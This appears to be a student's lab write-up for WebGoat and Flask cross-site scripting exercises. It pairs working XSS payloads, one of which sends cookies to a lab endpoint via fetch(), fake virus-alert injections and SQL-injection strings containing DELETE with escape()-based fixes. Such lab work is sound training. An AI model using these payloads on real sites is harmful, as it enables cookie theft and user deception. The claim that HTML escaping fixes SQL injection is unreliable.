
Part 1


Exercise 2

Cookies are usually tied to each user's session, and the server has usually no control over the tabs that the user chooses to open. As long as the user is either authenticated or recognized within a certain session, the cookie will stay the same.



Exercise 7

A quick look at the first four fields reveals that there is sanitization in place preventing insertion of non-numeric characters. However, the credit card field is susceptible to XSS. This can be verified by inserting a simple `<script>alert(document.cookie)</script>` within and verifying its contents.




Exercise 10

To complete the assignment, the Developer Tools window is needed in order to inspect the contents of the website. By performing a page-wide search using the `CTRL-Shift-F` shortcut, one can either search for the 'routes' or 'test' keywords. A throughout inspection reveals a Backbone JS dictionary containing a list of routes used by the website. The `'test/:param': 'testRoute'` route is the one we're looking for.

The testRoute function defined later contains a series of function calls that are exploitable. The final function call contains the following code:

```
/* for testing */
            showTestParam: function (param) {
                this.$el.find('.lesson-content').html('test:' + param);
            },
```

This code will be useful in the next exercise. For now, we can just submit the correct answer.




Exercise 11

To complete the assignment, the route and functions explained above must be exploited in order to obtain a JSON payload. The correct way to retrieve such a payload is by using a correctly-escaped URL like:

http://192.168.199.129:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome()%3C%2Fscript%3E

This returns the following:



Inserting the number in the field completes the assignment.

Exercise 12

The responses to the multiple-choice questionnaire are showed below.

1) 4

2) 3

3) 1


4) 2

5) 4


Part 2

Exercise 1

The following code is heavily vulnerable to XSS, due to non-existent input sanitization. Anything inserted in the name parameter will allow full-scale HTML, CSS or JS usage. For example, one's name can be written in name.



Example of exploit.



The issues with the code, highlighted.

Fixing the code requires just simple HTML escaping:

```
from flask import Flask, request
from html import escape
app = Flask(__name__)

@app.route("/hello")
def hello():
    name = request.args.get('name')
    name = escape(name)
    content = """
    <html>
        <head><title>Hello Website</title></head>
        <body>
            Hello {}
        </body>
    </html>
    """.format(name)
    return content
```

Exercise 2

Inspecting the code leads to finding the vulnerability quite quickly. We can craft a SQLi-like attack in order to insert a button within the <a> tag that alerts the user, informing of the presence of a virus within their machine.


The code to be sent to the API is the following:

```
"attribute="aaa"></a><button onclick="alert('You have a virus')">Click
me!</button><a href="
```

The escaped URL sequence is the following:

http://127.0.0.1:5000/hello?name=%22attribute=%22aaa%22%3ELink%3C/a%3E%3Cbutton%20onclick=%22alert(%27You%20have%20a%20virus%27)%22%3EClick%20me!%3C/button%3E%3Ca%20href=%22

An example of what happens:



The fix is identical to the previous exercise:

```
from flask import Flask, request
from html import escape

app = Flask(__name__)

@app.route("/hello")
def hello():
    name = escape(request.args.get('name'))
    content = """
    <html>
        <head><title>Internet knows</title></head>
        <body>
            Would you like to know what internet thinks about you? Visit this
<a href="https://www.bing.com/search?q={}" a
ttribute="aaa">Link</a>
        </body>
    </html>
    """.format(name)
    return content
```

Exercise 3

The vulnerability in the previous exercises stays present. To solve the first two points of the exercises, a sample Fetch API request using JS can be made:

```
fetch("http://127.0.0.1:5000/secret?cookies=" + document.cookie)
.then(function(data){return data.text()})
.then(function(data){if (data == 'Congrats!'){console.log("Success")}})
.catch(function(data){console.log("failure")})
```

This code can be then injected in the exploitable GET parameter (or bundled in a separate file and added with <script src="…">) in order to automatize the process. The full URL is the following, complete with escaped characters such as '+':

http://127.0.0.1:5000/hello?name=%22attribute=%22aaa%22%3E%3C/a%3E%3Cscript%3Efetch(%22http://127.0.0.1:5000/secret?cookies=%22%2B%0Adocument.cookie).then(function(data){return%20data.text()}).then(function(data){if%20(data%20==%20%27Congrats!%27){console.log(%22Success%22)}}).catch(function(data){console.log(%22failure%22)})%3C/script%3E%3Ca%20href=%22

Escaping the name parameter, as usual, fixes the problem:

```
@app.route("/hello")
def hello():
    global your_cookie
    name = request.args.get('name')
    name = escape(name)

    content = """
    <html>
        <head><title>Internet knows</title></head>
        <body>
            Would you like to know what internet thinks about you? Visit this
<a href="https://www.bing.com/search?q={}" a
ttribute="aaa">Link</a>
        </body>
    </html>
    """.format(name)
    resp = make_response(content)
    your_cookie = str(uuid.uuid4())
    resp.set_cookie('auth', your_cookie)
    return resp

(more code…)
```

Exercise 4 (Stored)


Upon inspection, we discover that both parameters of the /add API are vulnerable to stored XSS, as they are not sanitized. This means we can add HTML, JS or CSS as much as we want inside the database and it will be displayed as such when the /stations API is invoked. We can try to spook users by adding the usual alert telling them about the presence of a virus of some kind. The string used is the following:

```
/add?id=10000&location=<script>alert("You have a virus!!!!!!")</script>
```

This is the full URL:

http://127.0.0.1:5000/add?id=10000&location=%3Cscript%3Ealert(%22You%20have%20a%20virus!!!!!!%22)%3C/script%3E

This is what happens once the above URL is executed and the stations page is visited:



The fix is identical to all other three exercises: using the escape() function. It must be highlighted how this implementation is also potentially vulnerable to SQL injection, which is also fixed by using the escape function as it additionally encodes quotes. The following is the edit made to the code:

```
(line 44)
s_id = escape(request.args.get('id'))
location = escape(request.args.get('location'))
```

Some examples of inserted data being escaped by this code:

- 98 - a');select 1;--
- 99 - <script>alert("You have a virus!!!!!!")</script"); DELETE from stations where id > 1000;--